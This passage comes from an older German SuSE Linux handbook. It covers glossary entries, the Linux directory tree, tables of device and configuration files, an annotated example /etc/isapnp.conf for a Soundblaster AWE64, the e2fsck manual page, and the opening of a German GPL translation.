Beim Installieren wird zuerst das Ur-Linux zum Laufen gebracht. Es kommt ohne Festplatte aus, die in diesem Stadium noch nicht ansprechbar ist. Sein Kernel stammt von der Bootdiskette oder von der CD-ROM, das Rootimage ist in eine RAM-Disk geladen (ebenfalls von CD-ROM oder der Rootdiskette). Die weiteren Programme (z. B. YaST) kommen direkt aus der RAM-Disk.

Nach dem ersten Einloggen startet man YaST und bereitet die Installation des richtigen Linux vor.

### Verzeichnis (engl. *directory*)

„Verzeichnisse“ bauen die Ordnungsstruktur eines *Dateisystems* auf. In einem Verzeichnis werden Datei- bzw. Verzeichnisnamen aufgelistet. Man sagt, eine *Datei* *x* liegt in einem Verzeichnis *y*, wenn ihr Name dort aufgeführt wird. Dadurch, daß in einem Verzeichnis Verweise auf andere Verzeichnisse (Unterverzeichnisse) liegen können, wird das Dateisystem als Baumstruktur möglich. Will man ein anderes Verzeichnis ansehen, kann man in dieses Verzeichnis wechseln. Damit geht man im Dateisystembaum eine Ebene tiefer. Dateien sind als Blätter dieses Dateibaums zu sehen, in denen (logischerweise) kein Abstieg mehr möglich ist. Verzeichnisnamen folgen denselben Beschränkungen wie Dateinamen. Die besonderen Verzeichnisnamen ‘.’ und ‘..’ bezeichnen das Verzeichnis selbst bzw. dessen Vorgänger in der Hierarchie des Dateisystems.

### WAN (engl. *wide area network*)

Im Gegensatz zu *LAN* ein *Netzwerk* mit großer räumlicher Ausdehnung.

### Wildcards

Die beiden Zeichen ‘\*’ und ‘?’ sind generische Zeichen und werden als Jokerzeichen bzw. Wildcards bezeichnet. Das Zeichen ‘?’ ersetzt genau ein beliebiges Zeichen, das Zeichen ‘\*’ ersetzt beliebig viele, auch kein Zeichen. Jokerzeichen werden in regulären Ausdrücken verwendet. Der Befehl `ls -l bild*` listet z. B. alle Dateien im aktuellen Verzeichnis mit Namen `bild` und beliebigen (auch keinen) darauffolgenden Buchstaben.

### **Wurzelverzeichnis** (engl. *root directory*)

Das oberste Verzeichnis eines  $\Leftrightarrow$  *Dateisystems*. Im Gegensatz zu allen anderen Verzeichnissen eines Dateisystems hat das Wurzelverzeichnis kein übergeordnetes Verzeichnis. Der ‘. . ’-Eintrag des Wurzelverzeichnisses verweist auf sich selbst. Das Wurzelverzeichnis wird unter **UNIX** als ‘/’ dargestellt.

### **X Window System**

Eine Sammlung von Programmen, Protokollen und Routinen zur Verwaltung einer  $\Leftrightarrow$  *grafischen Benutzeroberfläche*. Das X Window System (kurz: X) wurde im Rahmen des Projekts Athena am MIT (Massachusetts Institute of Technology) entwickelt. Die großen Vorteile von X gegenüber anderen Systemen (z. B. MS Windows oder GEM) sind die Netzwerkfähigkeit und Flexibilität. So ist es möglich, daß der Benutzer Programme auf anderen Rechnern ausführen lassen, aber auf seinem Bildschirm anzeigen lassen kann, und das Aussehen und Verhalten der Oberfläche frei wählen kann.

Anmerkung: Nein, es heißt nicht „X-Windows“, sondern wirklich nur schlicht und einfach **X Window System**.

### **X-Server**

Rechner, auf denen ein X-Server läuft können Dienste der  $\Leftrightarrow$  *graphischen Benutzeroberfläche*  $\Leftrightarrow$  *X Window System* benutzen. Eine wichtige Aufgabe des X-Servers ist die Verwaltung der Displays. Normalerweise hat jedes Ausgabeterminal ein Display. Der Name dieses Displays wird mit der  $\Leftrightarrow$  *Umgebungsvariablen* **\$DISPLAY** angegeben, welche das Format `<rechnername>:<displaynummer>` besitzt. Zum Beispiel **orde:0**. Die Kenntnis des Displaynamens ist wichtig für das  $\Leftrightarrow$  *Rlogin*.

### **Zugangsberechtigung** (engl. *account*)

Die Einheit aus dem Benutzernamen (engl. *login name*) und dem Passwort (engl. *password*). Die Zugangsberechtigung wird im allgemeinen vom  $\Leftrightarrow$  *Systemadministrator* eingerichtet. Diese legt auch fest, zu welcher Benutzergruppe der neue Benutzer gerechnet wird und welche Rechte im Rechnersystem daraus resultieren. Das Einrichten der Zugangsberechtigung beinhaltet meist das Einrichten eines  $\Leftrightarrow$  *Benutzerverzeichnisses* und das Zuteilen einer  $\Leftrightarrow$  *E-Mail-Adresse* an den Benutzer.

### **Zurücksetzen** (engl. *reset*)

Wenn der Rechner nicht mehr ansprechbar ist und auf keine Aktionen des Benutzers reagiert, befindet er sich oft z. B. in einer Endlosschleife. Die einzige Lösung in einem solchen Fall ist, den Rechner wieder in einen definierten Ausgangszustand zu versetzen. Man nennt dieses Vorgehen einen Reset (Zurücksetzen). Nach einem Reset befindet sich der Rechner im gleichen Zustand wie direkt nach dem Einschalten. Ein Reset ist dem Aus- und Wiedereinschalten des Rechners vorzuziehen, da er den Rechner mechanisch und elektrisch weniger belastet.


*WICHTIG:* Wie man sich leicht vorstellen kann, gehen bei einem Reset alle Daten, die im *Speicher* des Rechners vor dem Reset gelegen haben, verloren!



## Der Verzeichnisbaum

### C.1 Übersicht

Die folgende Abbildung zeigt einen kleinen Ausschnitt aus dem Linux-Verzeichnisbaum:



### C.2 Wichtige Verzeichnisse

Der Verzeichnisbaum Ihres Linux-Systems ist funktionell gegliedert („File-systemstandard“). Wichtige Verzeichnisse sind in Tabelle C.1 beschrieben.

---

|                  |                                                                                                    |
|------------------|----------------------------------------------------------------------------------------------------|
| /                | das Wurzel-Verzeichnis (engl. <i>root directory</i> ), Beginn des Verzeichnisbaums                 |
| /home            | die (privaten) Verzeichnisse der Benutzer                                                          |
| /dev             | Geräte-Dateien (engl. <i>device files</i> ), die Hardwarekomponenten repräsentieren                |
| /etc             | wichtige Dateien zur Systemkonfiguration                                                           |
| /usr/bin         | allgemein zugängliche Kommandos                                                                    |
| /bin             | Kommandos, die bereits zum Hochlaufen des Systems nötig sind                                       |
| /usr/sbin        | Kommandos, die dem Systemverwalter vorbehalten sind                                                |
| /sbin            | Kommandos, die dem Systemverwalter vorbehalten sind und zum Hochlaufen des Systems benötigt werden |
| /sbin/init.d     | Bootskripte                                                                                        |
| /usr/include     | Header-Dateien für den C-Compiler                                                                  |
| /usr/include/g++ | Header-Dateien für den C++-Compiler                                                                |
| /usr/doc         | verschiedene Dokumentationsdateien                                                                 |
| /usr/man         | die Hilfe-Texte (manual-pages)                                                                     |
| /usr/src         | Quelltexte der Systemsoftware                                                                      |
| /usr/src/linux   | die Kernel-Quellen                                                                                 |
| /tmp             | für temporäre Dateien                                                                              |
| /var/tmp         | für große temporäre Dateien                                                                        |
| /usr             | Beherbergt sämtliche Anwendungsprogramme. Ist <i>readonly</i> mountbar. Konfigurationsdateien.     |
| /var             | Konfigurationsdateien (z. B. von /usr gelinkt).                                                    |
| /var/log         | Protokolldateien                                                                                   |
| /var/adm         | Systemverwaltung                                                                                   |
| /lib             | Shared Libraries (für dynamisch gelinkte Programme)                                                |
| /proc            | das Prozeßdateisystem                                                                              |
| /usr/local       | lokale, von der Distribution unabhängige Erweiterungen                                             |
| /opt             | optionale Software, größere Systeme (z. B. KDE)                                                    |

---

Tabelle C.1: Übersicht der wichtigen Verzeichnisse.

# Anhang D

## Wichtige Dateien

Die wichtigste Datei in Ihrem System ist der Systemkern selbst. Abgelegt ist er standardmäßig im Wurzelverzeichnis unter `/vmlinuz`.

### D.1 Gerätedateien im `/dev` – Verzeichnis

Disketten und Festplatten:<sup>1</sup>

---

|                                     |                                            |
|-------------------------------------|--------------------------------------------|
| <code>/dev/fd0</code>               | erstes Floppylaufwerk                      |
| <code>/dev/fd1</code>               | zweites Floppylaufwerk                     |
| <code>/dev/hda</code>               | erste AT-Bus Festplatte                    |
| <code>/dev/hda1 - /dev/hda15</code> | die Partitionen der ersten AT-Bus Platte   |
| <code>/dev/sda</code>               | erste SCSI Festplatte                      |
| <code>/dev/sda1 - /dev/sda15</code> | die Partitionen der ersten SCSI Festplatte |
| <code>/dev/sdb</code>               | zweite SCSI Festplatte                     |
| <code>/dev/sdc</code>               | dritte SCSI Festplatte                     |

---

Tabelle D.1: Übersicht der Gerätedateien zu Massenspeichern

#### D.1.1 CD-ROM-Laufwerke

---

|                           |                                                                                                       |
|---------------------------|-------------------------------------------------------------------------------------------------------|
| <code>/dev/cdrom</code>   | Link auf das verwendete CD-ROM Laufwerk; also auf eine der folgenden Dateien (wird von YaST angelegt) |
| <code>/dev/aztcd</code>   | Aztech CDA268-01 CD-ROM                                                                               |
| <code>/dev/cdu535</code>  | Sony CDU-535 CD-ROM                                                                                   |
| <code>/dev/cm206cd</code> | Philips CM206                                                                                         |
| <code>/dev/gscd0</code>   | Goldstar R420 CD-ROM                                                                                  |
| <code>/dev/hda</code>     |                                                                                                       |

---

Tabelle D.2: Fortsetzung auf der nächsten Seite...

<sup>1</sup> Neben den angegebenen Device-Dateien können Sie auch weitere selbst anlegen. Informationen darüber liefern die Manual Pages zu `mknod`.

---

|             |                                   |
|-------------|-----------------------------------|
| bis         | ATAPI CD-ROM                      |
| /dev/hdd    |                                   |
| /dev/lmscd  | Philips CM 205/250/206/260 CD-ROM |
| /dev/mcd    | Mitsumi CD-ROM                    |
| /dev/sbpcd0 |                                   |
| bis         | CD-ROM am Soundblaster            |
| /dev/sbpcd3 |                                   |
| /dev/scd0   |                                   |
| bis         | SCSI CD-ROM Laufwerke             |
| /dev/scd1   |                                   |
| /dev/sonycd | Sony CDU 31a CD-ROM               |
| /dev/sjcd   | Sanyo CD-ROM                      |
| /dev/optcd  | Optics Storage CD-ROM             |

---

Tabelle D.2: Übersicht der Gerätedateien zu CD-ROM-Laufwerken

### D.1.2 Bandlaufwerke

---

|             |                                                         |
|-------------|---------------------------------------------------------|
| /dev/rmt0   | 1. SCSI-Streamer „rewinding“ (spult automatisch zurück) |
| /dev/nrmt0  | 1. SCSI-Streamer „non rewinding“                        |
| /dev/ftape  | Floppy-Streamer „rewinding“ (spult automatisch zurück)  |
| /dev/nftape | Floppy-Streamer „non rewinding“                         |

---

Tabelle D.3: Übersicht der Gerätedateien für Bandlaufwerke

### D.1.3 Mäuse (Bus und PS/2)

---

|               |                                                                                                                                                                                                      |
|---------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| /dev/mouse    | Link auf die von der Maus verwendete Schnittstelle; also auf eine der folgenden Pseudo-Dateien (bei Busmäusen) oder auf eine serielle Schnittstelle (bei seriellen Mäusen) (wird von YaST angelegt). |
| /dev/atibm    | Busmaus der ATI Grafikkarte.                                                                                                                                                                         |
| /dev/logibm   | Logitech Busmaus.                                                                                                                                                                                    |
| /dev/psaux    | PS/2-Maus.                                                                                                                                                                                           |
| /dev/inportbm | PS/2-Busmaus (Microsoft Inport Busmouse).                                                                                                                                                            |
| /dev/sunmouse | SUN mouse.                                                                                                                                                                                           |

---

Tabelle D.4: Fortsetzung auf der nächsten Seite...

---

Tabelle D.4: Übersicht der Gerätedateien für Mäuse

### D.1.4 Modem

---

/dev/modem    Link auf den com-Port, an dem das Modem angeschlossen ist (wird von YaST angelegt)

---

Tabelle D.5: Gerätedatei für Modem

### D.1.5 Serielle Schnittstellen

---

/dev/ttyS0  
bis            serielle Schnittstellen 0 bis 3 (COM1 bis COM4)  
/dev/ttyS3  
/dev/cua0  
bis            serielle Schnittstellen 0 bis 3 (für ausgehende Modemverbindungen)  
/dev/cua3

---

Tabelle D.6: Gerätedateien für serielle Schnittstellen

### D.1.6 Parallele Schnittstellen

---

/dev/lp0  
bis            parallele Schnittstellen (LPT1 bis LPT3)  
/dev/lp2

---

Tabelle D.7: Gerätedateien für Drucker am Parallelport

### D.1.7 Spezielle Devices

---

|                        |                                                   |
|------------------------|---------------------------------------------------|
| <code>/dev/null</code> | „schluckt“ beliebig viele Daten (Datenpapierkorb) |
| <code>/dev/tty1</code> |                                                   |
| bis                    | virtuelle Konsolen                                |
| <code>/dev/tty8</code> |                                                   |
| <code>/dev/zero</code> | liefert beliebig viele Null Bytes                 |

---

Tabelle D.8: Gerätedateien für spezielle/virtuelle Geräte

### D.2 Konfigurationsdateien in `/etc`

---

|                                |                                                                                                                             |
|--------------------------------|-----------------------------------------------------------------------------------------------------------------------------|
| <code>/etc/rc.config</code>    | Zentrale Konfigurationsdatei des Systems; wird von YaST gefüllt und von den Bootscripten und <b>SuSEconfig</b> ausgewertet. |
| <code>/etc/inittab</code>      | Konfigurationsdatei für den init-Prozeß.                                                                                    |
| <code>/etc/lilo.conf</code>    | Konfiguration des LILO                                                                                                      |
| <code>/etc/conf.modules</code> | Konfiguration der Kernelmodule                                                                                              |
| <code>/etc/DIR_COLORS</code>   | Festlegen der Farben für <b>ls</b>                                                                                          |
| <code>/etc/XF86Config</code>   | Konfiguration des X Window Systems                                                                                          |
| <code>/etc/fstab</code>        | Tabelle der Filesysteme, die beim Hochlauf automatisch gemountet werden                                                     |
| <code>/etc/profile</code>      | login script der Shells                                                                                                     |
| <code>/etc/passwd</code>       | Benutzerdatenbank: Benutzernamen, home-Verzeichnis, Login-shell, Benutzernummer                                             |
| <code>/etc/shadow</code>       | Paßwörter                                                                                                                   |
| <code>/etc/group</code>        | Benutzergruppen                                                                                                             |
| <code>/etc/printcap</code>     | Beschreibungen im System verfügbarer Drucker. Wird vom lpd Druckdämon verwendet. 271                                        |
| <code>/etc/hosts</code>        | Zuordnung von Rechnernamen zu IP-Adressen (nötig, wenn kein Nameserver verwendet wird).                                     |
| <code>/etc/inetd.conf</code>   | Definition der zur Verfügung gestellten IP-Dienste ( <b>telnet</b> , <b>finger</b> , <b>ftp</b> usw.).                      |
| <code>/etc/syslogd.conf</code> | Konfigurationsdatei für den Syslog Dämon, dessen Aufgabe darin besteht, bestimmte Systemmeldungen zu protokollieren.        |

---

Tabelle D.9: Konfigurationsdateien in `/etc`

### D.3 Versteckte Konfigurationsdateien im Home

Im home-Verzeichnis der Benutzer finden sich etliche Konfigurationsdateien, die aus Gründen der Übersichtlichkeit „versteckt“ sind. Sie werden nur selten editiert. Jede Datei wird durch voranstellen eines Punktes zur versteckten Datei. Man kann diese Dateien durch `ls -a` sichtbar machen. Beispiele sind in Tabelle D.10.

---

|                            |                                                                             |
|----------------------------|-----------------------------------------------------------------------------|
| <code>.profile</code>      | privates Login-Script des Benutzers (bei Verwendung der <code>bash</code> ) |
| <code>.bashrc</code>       | Konfiguration der <b>bash</b>                                               |
| <code>.exrc</code>         | Konfiguration des <code>vi</code> , <code>ex</code>                         |
| <code>.xinitrc</code>      | startup script des X Window Systems                                         |
| <code>.fvwmrc</code>       | Konfiguration des <code>fvwm</code> -Windowmanagers                         |
| <code>.ctwmrc</code>       | Konfiguration des <code>ctwm</code> -Windowmanagers                         |
| <code>.openwin-menu</code> | Konfiguration der <b>olwmm</b> und <b>olwm</b> -Windowmanager               |

---

Tabelle D.10: unsichtbare Dateien im Benutzerverzeichnis

Diese Dateien werden bei Anlage eines Benutzers aus dem Verzeichnis `/etc/skel` kopiert.



# Beispiel für die `/etc/isapnp.conf`

Am Beispiel der „Creative Labs Soundblaster AWE64“ soll nun eine lauffähige `/etc/isapnp.conf` vorgeführt werden. Bitte beachten Sie, daß Sie diese Datei nicht ohne Weiteres in Ihr System übernehmen können.<sup>1</sup> Nachträglich von uns eingefügte Kommentare stehen hinter einem Kommentarzeichen `#` in eckigen Klammern: `# [Dies ist ein Kommentar]` .

```
This is free software, see the sources for details.
This software has NO WARRANTY, use at your OWN RISK
#
For details of this file format, see isapnp.conf(5)
#
For latest information on isapnp and pnpdump see:
http://www.roestock.demon.co.uk/isapnptools/
#
Compiler flags: -DREALTIME -DNEEDSETSCHEDULER
#
Trying port address 0203
Board 1 has serial identifier ec 00 01 04 d8 9d 00 8c 0e

(DEBUG)
[Durch diese drei Zeilen werden die installierten Karten identifiziert]
(READPORT 0x0203)
(ISOLATE)
(IDENTIFY *)

[Hier beginnt die Konfiguration der ersten im System installierten]
[ISA-PnP-Karte]
Card 1: (serial identifier ec 00 01 04 d8 9d 00 8c 0e)
CTL009d Serial No 66776 [checksum ec]
Version 1.0, Vendor version 2.0
ANSI string -->Creative SB AWE64 PnP
#
Logical device id CTL0042
#
Edit the entries below to uncomment out the configuration required.
Note that only the first value of any range is given, this may be
changed if required
Don't forget to uncomment the activate (ACT Y) when happy

[Der Beginn der Konfiguration des 1. log. Geraets der 1. ISA-PnP-Karte]
(CONFIGURE CTL009d/66776 (LD 0
ANSI string -->Audio
```

<sup>1</sup> Die Datei wurde mit dem Programm **pnpdump** aus den isapnp-Tools Version 1.10 erstellt. Sie unterscheidet sich jedoch grundsätzlich kaum von der Ausgabe neuerer Versionen dieses Tools.

## E. Beispiel für die `/etc/isapnp.conf`

---

```
Multiple choice time, choose one only !
[Es werden nun verschiedene Konfigurationsmöglichkeiten für das LD 0]
[angeboten. Jede Konfigurationsmöglichkeit ist durch eine Leerzeile]
[von der nachfolgenden getrennt. Sie dürfen für jedes logische Gerät]
[nur eine der alternativen Möglichkeiten auswählen !]

[1. Konfigurationsmöglichkeit für das 1. logische Gerät der 1.]
[ISA-PnP-Karte]
Start dependent functions: priority preferred
IRQ 5.
High true, edge sensitive interrupt (by default)
(INT 0 (IRQ 5 (MODE +E)))
First DMA channel 1.
8 bit DMA only
Logical device is not a bus master
DMA may execute in count by byte mode
DMA may not execute in count by word mode
DMA channel speed in compatible mode
(DMA 0 (CHANNEL 1))
Next DMA channel 5.
16 bit DMA only
Logical device is not a bus master
DMA may not execute in count by byte mode
DMA may execute in count by word mode
DMA channel speed in compatible mode
(DMA 1 (CHANNEL 5))
Logical device decodes 16 bit IO address lines
Minimum IO base address 0x0220
Maximum IO base address 0x0220
IO base alignment 1 bytes
Number of IO addresses required: 16
(IO 0 (BASE 0x0220))
Logical device decodes 16 bit IO address lines
Minimum IO base address 0x0330
Maximum IO base address 0x0330
IO base alignment 1 bytes
Number of IO addresses required: 2
(IO 1 (BASE 0x0330))
Logical device decodes 16 bit IO address lines
Minimum IO base address 0x0388
Maximum IO base address 0x0388
IO base alignment 1 bytes
Number of IO addresses required: 4
(IO 2 (BASE 0x0388))

[2. (alternative !!) Konfigurationsmöglichkeit für das 1. logische]
[Gerät der 1. ISA-PnP-Karte; Durch eine Leerzeile von der]
[vorhergehenden getrennt. Da bereits der vorhergehende Block]
[akzeptiert wurde, muß in diesem Block nichts getan werden]
Start dependent functions: priority acceptable
IRQ 5, 7, 9 or 10.
High true, edge sensitive interrupt (by default)
(INT 0 (IRQ 5 (MODE +E)))
First DMA channel 0, 1 or 3.
8 bit DMA only
Logical device is not a bus master
DMA may execute in count by byte mode
DMA may not execute in count by word mode
DMA channel speed in compatible mode
(DMA 0 (CHANNEL 0))
Next DMA channel 5, 6 or 7.
```

```

16 bit DMA only
Logical device is not a bus master
DMA may not execute in count by byte mode
DMA may execute in count by word mode
DMA channel speed in compatible mode
(DMA 1 (CHANNEL 5))
Logical device decodes 16 bit IO address lines
Minimum IO base address 0x0220
Maximum IO base address 0x0280
IO base alignment 32 bytes
Number of IO addresses required: 16
(IO 0 (BASE 0x0220))
Logical device decodes 16 bit IO address lines
Minimum IO base address 0x0300
Maximum IO base address 0x0330
IO base alignment 48 bytes
Number of IO addresses required: 2
(IO 1 (BASE 0x0300))
Logical device decodes 16 bit IO address lines
Minimum IO base address 0x0388
Maximum IO base address 0x0388
IO base alignment 1 bytes
Number of IO addresses required: 4
(IO 2 (BASE 0x0388))

Start dependent functions: priority acceptable
IRQ 5, 7, 9 or 10.
[...]
[Weitere Konfigurationsmöglichkeiten für dieses LD gelöscht]

End dependent functions
[Vor (ACT Y) darf kein Kommentarzeichen mehr stehen, sonst wird das LD]
[nicht initialisiert]
(ACT Y)
))
#
Logical device id CTL7002
#
Edit the entries below to uncomment out the configuration required.
Note that only the first value of any range is given, this may be
changed if required.
Don't forget to uncomment the activate (ACT Y) when happy

[Der Beginn der Konfiguration des 2. log. Geraets der 1. ISA-PnP-Karte]
(CONFIGURE CTLO09d/66776 (LD 1
Compatible device id PNPb02f
ANSI string -->Game

Multiple choice time, choose one only !

[1. Konfigurationsmöglichkeit für das 2. logische Gerät der 1.]
[ISA-PnP-Karte]
Start dependent functions: priority preferred
Logical device decodes 16 bit IO address lines
Minimum IO base address 0x0200
Maximum IO base address 0x0200
IO base alignment 1 bytes
Number of IO addresses required: 8
(IO 0 (BASE 0x0200))

[2. Konfigurationsmöglichkeit für das 2. logische Gerät der 1.]

```

## E. Beispiel für die /etc/isapnp.conf

---

```
[ISA-PnP-Karte]
Start dependent functions: priority acceptable
Logical device decodes 16 bit IO address lines
Minimum IO base address 0x0200
Maximum IO base address 0x0208
IO base alignment 8 bytes
Number of IO addresses required: 8
(IO 0 (BASE 0x0200))

End dependent functions
(ACT Y)
))
#
Logical device id CTL0022
#
Edit the entries below to uncomment out the configuration required.
Note that only the first value of any range is given, this may be
changed if required. Don't forget to uncomment the activate (ACT Y)
when happy

[Der Beginn der Konfiguration des 3. log. Geraets der 1. ISA-PnP-Karte]
(CONFIGURE CTL009d/66776 (LD 2
ANSI string -->WaveTable

Multiple choice time, choose one only !

[1. Konfigurationsmöglichkeit für das 3. logische Gerät der]
[1. ISA-PnP-Karte]
Start dependent functions: priority preferred
Logical device decodes 16 bit IO address lines
Minimum IO base address 0x0620
Maximum IO base address 0x0620
IO base alignment 1 bytes
Number of IO addresses required: 4
(IO 0 (BASE 0x0620))
(IO 1 (BASE 0x0a20))
(IO 2 (BASE 0x0e20))

[...]
[Weitere Konfigurationsmöglichkeiten für dieses LD gelöscht]

End dependent functions
(ACT Y)
))

#
Logical device id CTL2011
#
Edit the entries below to uncomment out the configuration required.
Note that only the first value of any range is given, this may be
changed if required. Don't forget to uncomment the activate (ACT Y)
when happy
[Der Beginn der Konfiguration des 4. log. Geräts der 1. ISA-PnP-Karte]

(CONFIGURE CTL009d/66776 (LD 3
Compatible device id PNP0600
ANSI string -->IDE

Multiple choice time, choose one only !

[1. Konfigurationsmöglichkeit für das 4. logische Gerät der 1. ISA-PnP-Karte]
```

```
Start dependent functions: priority preferred
IRQ 10.
High true, edge sensitive interrupt (by default)
(INT 0 (IRQ 10 (MODE +E)))
Logical device decodes 16 bit IO address lines
Minimum IO base address 0x0168
Maximum IO base address 0x0168
IO base alignment 1 bytes
Number of IO addresses required: 8
(IO 0 (BASE 0x0168))
Logical device decodes 16 bit IO address lines
Minimum IO base address 0x036e
Maximum IO base address 0x036e
IO base alignment 1 bytes
Number of IO addresses required: 2
(IO 1 (BASE 0x036e))

[2. Konfigurationsmöglichkeit für das 4. logische Gerät der 1. ISA-PnP-Karte]
Start dependent functions: priority acceptable
IRQ 11.
High true, edge sensitive interrupt (by default)
(INT 0 (IRQ 11 (MODE +E)))
Logical device decodes 16 bit IO address lines
Minimum IO base address 0x01e8
Maximum IO base address 0x01e8
IO base alignment 1 bytes
Number of IO addresses required: 8
(IO 0 (BASE 0x01e8))
Logical device decodes 16 bit IO address lines
Minimum IO base address 0x03ee
Maximum IO base address 0x03ee
IO base alignment 1 bytes
Number of IO addresses required: 2
(IO 1 (BASE 0x03ee))

Start dependent functions: priority acceptable
IRQ 10, 11, 12 or 15.
[...]
[Weitere Konfigurationsmöglichkeiten für dieses LD gelöscht]

End dependent functions
(ACT Y)
))
End tag... Checksum 0x00 (OK)

Returns all cards to the "Wait for Key" state
(WAITFORKEY)
```



# Anhang F

## Manual-Page von e2fsck

E2FSCK(8) E2FSCK(8)

### NAME

e2fsck - check a Linux second extended file system

### SYNOPSIS

```
e2fsck [-pacnyrdfvstFSV] [-b superblock] [-B block-size] [-l|-L bad_blocks_file] device
```

### DESCRIPTION

e2fsck is used to check a Linux second extended file system.

device is the special file corresponding to the device (e.g /dev/hdXX).

### OPTIONS

- a This option does the same thing as the -p option. It is provided for backwards compatibility only; it is suggested that people use -p option whenever possible.
- b superblock  
Instead of using the normal superblock, use the alternative superblock specified by superblock.
- B blocksize  
Normally, e2fsck will search for the superblock at various different block sizes in an attempt to find the appropriate block size. This search can be fooled in some cases. This option forces e2fsck to only try locating the superblock at a particular blocksize. If the superblock is not found, e2fsck will terminate with a fatal error.
- c This option causes e2fsck to run the badblocks(8) program to find any blocks which are bad on the

- filesystem, and then marks them as bad by adding them to the bad block inode.
- d Print debugging output (useless unless you are debugging e2fsck).
  - f Force checking even if the file system seems clean.
  - F Flush the filesystem device's buffer caches before beginning. Only really useful for doing e2fsck time trials.
  - l filename  
Add the blocks listed in the file specified by filename to the list of bad blocks.
  - L filename  
Set the bad blocks list to be the list of blocks specified by filename. (This option is the same as the -l option, except the bad blocks list is cleared before the blocks listed in the file are added to the bad blocks list.)
  - n Open the filesystem read-only, and assume an answer of 'no' to all questions. Allows e2fsck to be used non-interactively. (Note: if the -c, -l, or -L options are specified in addition to the -n option, then the filesystem will be opened read-write, to permit the bad-blocks list to be updated. However, no other changes will be made to the filesystem.)
  - p Automatically repair ("preen") the file system without any questions.
  - r This option does nothing at all; it is provided only for backwards compatibility.  
  
-s This option will byte-swap the filesystem so that it is using the normalized, standard byte-order (which is i386 or little endian). If the filesystem is already in the standard byte-order, e2fsck will take no action.
  - S This option will byte-swap the filesystem, regardless of its current byte-order.
  - t Print timing statistics for e2fsck. If this option is used twice, additional timing statistics are printed on a pass by pass basis.
  - v Verbose mode.
  - V Print version information and exit.

— Fortsetzung auf der nächsten Seite

-y Assume an answer of 'yes' to all questions;  
allows e2fsck to be used non-interactively.

#### EXIT CODE

The exit code returned by e2fsck is the sum of the following conditions:

- 0 - No errors
- 1 - File system errors corrected
- 2 - File system errors corrected, system should be rebooted if file system was mounted
- 4 - File system errors left uncorrected
- 8 - Operational error
- 16 - Usage or syntax error
- 128 - Shared library error

#### REPORTING BUGS

Almost any piece of software will have bugs. If you manage to find a filesystem which causes e2fsck to crash, or which e2fsck is unable to repair, please report it to the author.

Please include as much information as possible in your bug report. Ideally, include a complete transcript of the e2fsck run, so I can see exactly what error messages are displayed. If you have a writeable filesystem where the transcript can be stored, the script(1) program is a handy way to save the output of to a file.

It is also useful to send the output of dumpe2fs(8). If a specific inode or inodes seems to be giving e2fsck trouble, try running the debugfs(8) command and send the output of the stat command run on the relevant inode(s). If the inode is a directory, the debugfs dump command will allow you to extract the contents of the directory inode, which can sent to me after being first run through uuencode(1).

Always include the full version string which e2fsck displays when it is run, so I know which version you are running.

#### AUTHOR

This version of e2fsck is written by Theodore Ts'o  
<tytso@mit.edu>.

#### SEE ALSO

mke2fs(8), tune2fs(8), dumpe2fs(8), debugfs(8)

E2fsprogs version 1.06      October 1996



# Anhang G

## Die GNU General Public License (GPL)

Keinesfalls soll diese Übersetzung die GPL im juristischen Sinne ersetzen. Sie ist auch keine von der FSF autorisierte deutsche Version der GPL.

### GNU GENERAL PUBLIC LICENSE

Version 2, June 1991

Copyright (C) 1989, 1991 Free Software Foundation, Inc. 675 Mass Ave,  
Cambridge, MA 02139, USA

Jeder hat das Recht, diese Lizenzurkunde zu vervielfältigen und unveränderte Kopien zu verbreiten; Änderungen sind jedoch nicht gestattet.

### VORWORT

Die Lizenzen für die meiste Software sollen verhindern, daß Sie sie weitergeben und verändern können. Im Gegensatz dazu will die GNU General Public License sicherstellen, daß freie Software von jedem benutzt und verändert werden kann - um zu gewährleisten, daß die Software für alle Benutzer frei ist. Die General Public License gilt für den Großteil der von der Free Software Foundation herausgegebenen Software und für alle anderen Programme, deren Autoren ihr Werk dieser Lizenz unterstellt haben. Auch Sie können diese Möglichkeit der Lizenzierung für Ihre Programme anwenden. (Ein anderer Teil der Software der Free Software Foundation unterliegt stattdessen der GNU Library General Public License).

Die Bezeichnung Freie Software bezieht sich auf Freiheit - nicht auf den Preis. Durch unsere General Public Licenses haben Sie die Freiheit, Kopien freier Software zu verbreiten (und etwas für diesen Service zu berechnen, wenn Sie möchten), den Quellcode zu erhalten oder auf Wunsch zu bekommen, die Software zu ändern oder Teile davon in neuen freien Programmen zu verwenden. Die Licences bestätigen Ihnen, daß Sie dies alles tun dürfen.

Um Ihre Rechte zu schützen, müssen wir Einschränkungen machen, die es jedem verbieten, Ihnen diese Rechte zu verweigern oder Sie aufzufordern, auf diese Rechte zu verzichten. Aus diesen Einschränkungen folgen bestimmte Verantwortlichkeiten für Sie, wenn Sie Kopien der Software verbreiten oder sie verändern.

